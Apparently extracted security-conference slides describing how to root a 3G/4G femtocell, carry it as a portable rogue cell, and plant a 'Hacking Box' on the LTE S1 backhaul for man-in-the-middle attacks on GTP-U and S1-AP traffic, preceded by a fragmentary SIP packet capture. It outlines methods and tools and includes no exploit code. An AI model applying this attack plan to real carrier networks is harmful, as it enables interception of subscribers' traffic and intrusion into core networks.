@ims.mnc000.mcc460.3gppnetwork.org>;tag=ww3av7m7 CSeq: 2 REGISTER Accept-Resource-Priority: wps.4 > Service-Route: <sip:roig@bjscscf5bhw.bj.chinamobile.com;lr;Dpt=7ea4\_49cf2246;ca=a30;TRC=fffffffffffffffffff > Associated-URI: <sip:#661350 \_\_\_\_\_@bj.ims.mnc000.mcc460.3gppnetwork.org>, <tel:#861350 \_\_\_\_\_\_> > Contact: <sip:4600010 \_\_\_\_\_\_@bj.ims.mnc000.mcc460.3gppnetwork.org>, <tel:#861350 \_\_\_\_\_\_> > Contact: <sip:4600010 \_\_\_\_\_\_@bj.ims.mnc000.mcc460.3gppnetwork.org>, <tel:#861350 \_\_\_\_\_\_> • IP Path: <sip:[2409:8017:0200:0220:0000:0000:0000:0111]:9900;lr> Content-Length: 0 0050 00 00 00 01 26 de 7c 3e 03 87 d7 a6 53 49 50 2f 0060 32 2e 30 20 32 30 30 20 4f 4b 0d 0a 56 69 61 3a 2.0 200 OK Via: 0070 20 53 49 50 2f 32 2e 30 2f 55 44 50 20 5b 32 34 SIP/2.0 /UDP [24 0080 30 39 3a 38 31 33 38 3a 30 30 30 30 3a 32 35 32 09:8138: 0000:252 3090 41 3a 30 30 30 31 3a 30 30 30 32 3a 36 32 34 37 A:0001:0 002:6247 00a0 3a 42 37 35 33 5d 3a 33 31 38 30 36 3b 62 72 61 :B7531:3 1806:bra 00b0 6e 63 68 3d 7a 39 68 47 34 62 4b 59 59 66 63 62 nch=z9hG 4bKYYfcb 00c0 72 53 4b 46 71 53 4b 46 4a 4e 61 61 61 61 61 3b rSKFqSKF JNaaaaa; 00d0 72 70 6f 72 74 3d 33 31 31 31 36 0d 0a 43 61 6c rport=31 116 Cal 00e0 6c 2d 49 44 3a 20 49 55 66 63 62 48 79 79 31 40 1-ID: IU fcbHyy10 0f0 5b 32 34 30 39 3a 38 31 33 38 3a 3a 32 35 32 61 [2409:81 38::252a


## Root a FemtoCell

- Purchase a Working 3G/4G FemtoCell
- Get Root Shell
- Get IPSec Keys
- Eveasdropping Network Traffics
- Man in the Middle Attacks
- Attack Core Network

# Tools to Root a FemtoCell (1)

- Digital Meter
- CP2102
- SEGGER J-Link








# Tools to Root a FemtoCell (2)

- BUS Pirate
- JTAGulator
- NAND/NOR Flash Programmer + TSOP48/56 Slot
- Soldering Station







# Tools to Root a FemtoCell (3)

- TR-069 Server: GenieACS
  - Update Firmware
  - Upload, Modify Configuration
- IDA Pro, Ghidra
- QEmu
- OpenOCD
- Binwalk
- firmware-mod-kit
- HEX Editor





## Compromised Femtocell in a Backpack

- 12V Battery Pack
- Internet Access
  - Portable 4G WiFi Router :
    - with RJ-45 Slot
    - Huawei WiFi2 Pro
- Backhaul via Internet




## Make a Rooted Femtocell Portable

- The Femtocell Comes with a Internet Backhaul
  - Just need a battery pack and a portable 4G router
- Private Backhaul, but Still Working
  - Add an Internet Access Point to the Private Backhaul
  - Connect more Femtocells to the Core Network?
  - Perform some Man-in-the-Middle Attacks?
- Backhaul not Working Anymore
  - Build up a test environment with your own core ntwork and USIM cards, for telecom/IoT security research

# Wide Range of Attacking Scenarios

- Not only Femtocell with Private Backhaul
- Any 4G LTE Backhaul without IPSec Protection
  - Be able to change the configuration of the eNodeB
  - or not
- Rooted 4G Femtocell with IPSec Protection

## Hacking the S1 Interface




## Protocols in the Backhaul

- User Plane: GTP-U
- Control Plane: SCTP
  - S1-AP , form eNodeB to MME
- Network Management: TR-069 (HTTP/HTTPS)
- IPSec Tunnel(from eNodeB to SeGW)

#### Implant at Backhaul (Hacking Box of S1)

- Dual RJ45 Ports
- USIM Slot
- mini PCI-e 4G Module
- 12V Battery Pack or PoE



# Hacking Box of S1: Gateway Mode

- Need to Modify the Configuration of the eNodeB, Change the IP Address of MME to the Address of HBoS.
- Modify the Source Code of srsLTE.
- Working as a Home eNodeB Gateway Offers Control-Plane (S1-AP) Aggregation.
- Enables the MME to View the Cluster of Femtocells as a Single Entity.
- Offers User-Plane (GTP-U) Aggregation Functions.
- Allows the S-GW to view the Cluster of Femtocells as a Single Entity.
- Perform MitM Attacks on S1-AP and GTP-U.

# HeNB Gateway Aggregation

#### **LTE Femto Network Elements**


An LTE Femto access network consists of HeNB, HeNB-GW, HeMS and SeGW as seen below. Their respective roles in the network are as follows:

HeMS is a network element management system for HeNB access.

HeNB-GW provides femto users with access to the LTE core network. It acts as an access gateway to HeNB and concentrates connections from a large number of HeNBs.


SeGW secures the communication from/to the HeNBs.

HeNB is a CPE that offers Uu interface to UE and S1 interface over IPSec tunnel to HeNB-GW for accessing LTE core network in femtocell access network.



# Hacking Box of S1: Transparent Mode

- No Need to Modify the Configuration of the eNodeB.
- MitM Attacks Mainly Focus on User-Plane (GTP-U).
- Can not Provide more eNodeBs to Access the EPC.
- Kernel Module, BPF filters.



# The Limitations of HBoS

#### • Transparent Mode:

- Only User Plane Data Attacks
- No Control Plane Attack
- More eNodeB Access is not Allowed
- Gateway Mode:
  - User Plane Attacks
  - Limited Control Plane Attacks



